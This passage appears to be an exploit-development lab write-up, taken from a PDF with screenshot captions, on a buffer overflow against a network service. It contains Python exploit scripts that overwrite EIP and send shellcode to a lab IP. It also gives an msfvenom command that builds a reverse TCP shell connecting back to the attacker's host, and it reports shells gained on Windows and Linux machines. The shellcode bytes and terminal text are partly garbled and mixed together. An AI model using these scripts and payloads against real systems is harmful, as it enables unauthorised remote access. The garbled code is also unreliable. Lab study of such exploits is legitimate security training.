
```
1 #!/usr/bin/python
2
3 import sys
4 import socket
5
6 shellcode = b"A" * 1702 + b"\xb8\x12\x50\x62"
7 try:
8     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
9     connect = s.connect(('192.168.1.176', 2371))
10    s.send(shellcode)
11    s.close()
12 except Exception as e:
13     print("Error! Connecting to server:", e)
14     sys.exit()
15 |
```

Python ▾ Tab Width: 8 ▾ Ln 15, Col 1 INS

```
"\xe9\x6b\xcf\x7c\xb4\xfe\x72\xe1\x47\xd5\xb1\x1c\xc4\xdf"
"\x49\xdb\xd4\xaa\x4c\xa7\x52\x47\x3d\xb8\x36\x67\x92\xb9"
"\x12"; inet 127.0.0.1 netmask 255.0.0.0
inetbr0:1 prefixlen 128 scopeid 0x10<host>
[root@kali]-[~] uelen 1000 (Local Loopback)
# gedit 3.py sets 4 bytes 240 (240.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
(gedit:234424): tepl-WARNING **: 18:01:40.567: Style scheme 'Kali-Dark' cannot be found, falling back to 'Kali-Dark' default style scheme.
(gedit:234424): tepl-WARNING **: 18:01:40.567: Default style scheme 'Kali-Dark' cannot be found, check your installation.
```

Right Ctrl

I set a breakpoint at address 0x625012b and executed a Python script to manipulate the EIP (Extended Instruction Pointer) using this address.



The execution was successful, and the program redirected to the specified address (0x625012b), triggering the breakpoint at the login\_su function.

# ShellCode


The screenshot shows a terminal window titled "kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal displays the following commands and output:

```
msfvenom -p linux/aarch64/shell_reverse_tcp LHOST=192.168.1.153 LPORT=1234 EXITFUNC=thread -b "\x00\x0d\x0e\x46\x47\x59\x5e\x60" -f c
[-] No arch selected, selecting arch: aarch64 from payload
Found 12 compatible encoders
[*] Encoder selected: generic/none with 1 iterations of aarch64/shikata_ga_nai
aarch64/shikata_ga_nai failed with A valid opcode permutation could not be found.
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=31, char=0x00)
Attempting to encode payload with 1 iterations of aarch64/callx_dword_xor
aarch64/callx_dword_xor failed with Encoding failed due to a bad character (index=11, char=0x5e)
Attempting to encode payload with 1 iterations of aarch64/countdown
aarch64/countdown failed with Encoding failed due to a bad character (index=68, char=0x47)
Attempting to encode payload with 1 iterations of aarch64/finstony_mov
aarch64/finstony_mov chosen with final size 91 (iteration=0)
aarch64/finstony_mov chosen with size 91 (iteration=0)
Payload size: 91 bytes
Final size of C file: 409 bytes
unsigned char buf[] = 
"\x31\x40\x01\x11\x0d\x0e\x09\x74\x24\xf4\x5b\x81\x73\x13"
"\x44\x07\x50\x0d\x0d\x03\xeb\xfc\x2\xf4\x71\x3\x1\x2\x0\x3\x7"
"\x3a\x05\x07\x44\x06\x0b\x0d\x2\x2\x0\x4\x19\x37\x08"
"\x3c\x0c\x0f\x04\x02\x01\x00\x0c\x12\x5a\x55\x4\x23\x06"
"\x0\x2\x2\x70\xaa\x20\xaf\x79\x72\x22\x0e\xdf\x2\x2"
"\xb4\xdf\x3\xc\x0\x0\xec\x9b\x5d";
[...]
$ gedit 4.py
(gedit:133446): tepl-WARNING **: 23:07:11.354: Style scheme 'Kali-Dark' cannot be found, falling back to 'Kali-Dark' default style scheme.
(gedit:133446): tepl-WARNING **: 23:07:11.354: Default style scheme 'Kali-Dark' cannot be found, check your installation.
(gedit:133446): Gtk-WARNING **: 23:07:13.525: Calling org.gtk.Session.Manager.Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.UnknownMethod: No such method "Inhibit"
[...]
[kali㉿kali]:~$ chmod +x 4.py
[kali㉿kali]:~$ python 4.py
Connecting to target ...
Sending payload ...
Payload sent.
[kali㉿kali]:~$ gedit 4.py
(gedit:135070): tepl-WARNING **: 23:10:22.999: Style scheme 'Kali-Dark' cannot be found, falling back to 'Kali-Dark' default style scheme.
(gedit:135070): tepl-WARNING **: 23:10:22.999: Default style scheme 'Kali-Dark' cannot be found, check your installation.
```

The terminal also shows a partially visible Python script named "4.py" in the background:


```
1 #!/usr/bin/python
2 import sys
3 import socket
4
5 # Shellcode generated by msfvenom
6 buf =(b'\x31\x40\x01\x11\x0d\x0e\x09\x74\x24\xf4\x5b\x81\x73\x13'
7 b'\x44\x07\x50\x0d\x0d\x03\xeb\xfc\x2\xf4\x71\x3\x1\x2\x0\x3\x7'
8 b'\x3a\x05\x07\x44\x06\x0b\x0d\x2\x2\x0\x4\x19\x37\x08'
9 b'\x3c\x0c\x0f\x04\x02\x01\x00\x0c\x12\x5a\x55\x4\x23\x06'
10 b'\x0\x2\x2\x70\xaa\x20\xaf\x79\x72\x22\x0e\xdf\x2\x2'
11 b'\xb4\xdf\x3\xc\x0\x0\xec\x9b\x5d')
12 b"\xb4\xdf\x3\xc\x0\x0\xec\x9b\x5d"
13
14 offset =1702
15 NOP = b"\x90" * 32
16 # Construct the payload
17 payload = b'A' * offset + b"\xb8\x12\x50\x62" + NOP + buf
18
19 try:
20     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
21     print("Connecting to target ...")
22     s.connect((('192.168.1.174', 2371)))
23     print("Sending payload ...")
24     s.send(payload)
25     print("Payload sent.")
26     s.close()
27 except Exception as e:
28     print("Failed:", e)
29
30 sys.exit()
```

I utilized msfvenom to generate a reverse shell payload for Linux. I specified the LPORT and LHOST parameters to define the listening port and the attacker's (me) IP address, respectively. Additionally, I included the option to avoid certain bad characters, specifically '\x00\x0d\x0e\x46\x47\x59\x5e\x60'



⌚ Entering the program was successful. (Linux)

I performed the same process using msfvenom to generate a reverse shell payload for Windows as well.



成就感 I have successfully gained access to both a Windows and a Linux machine using my payloads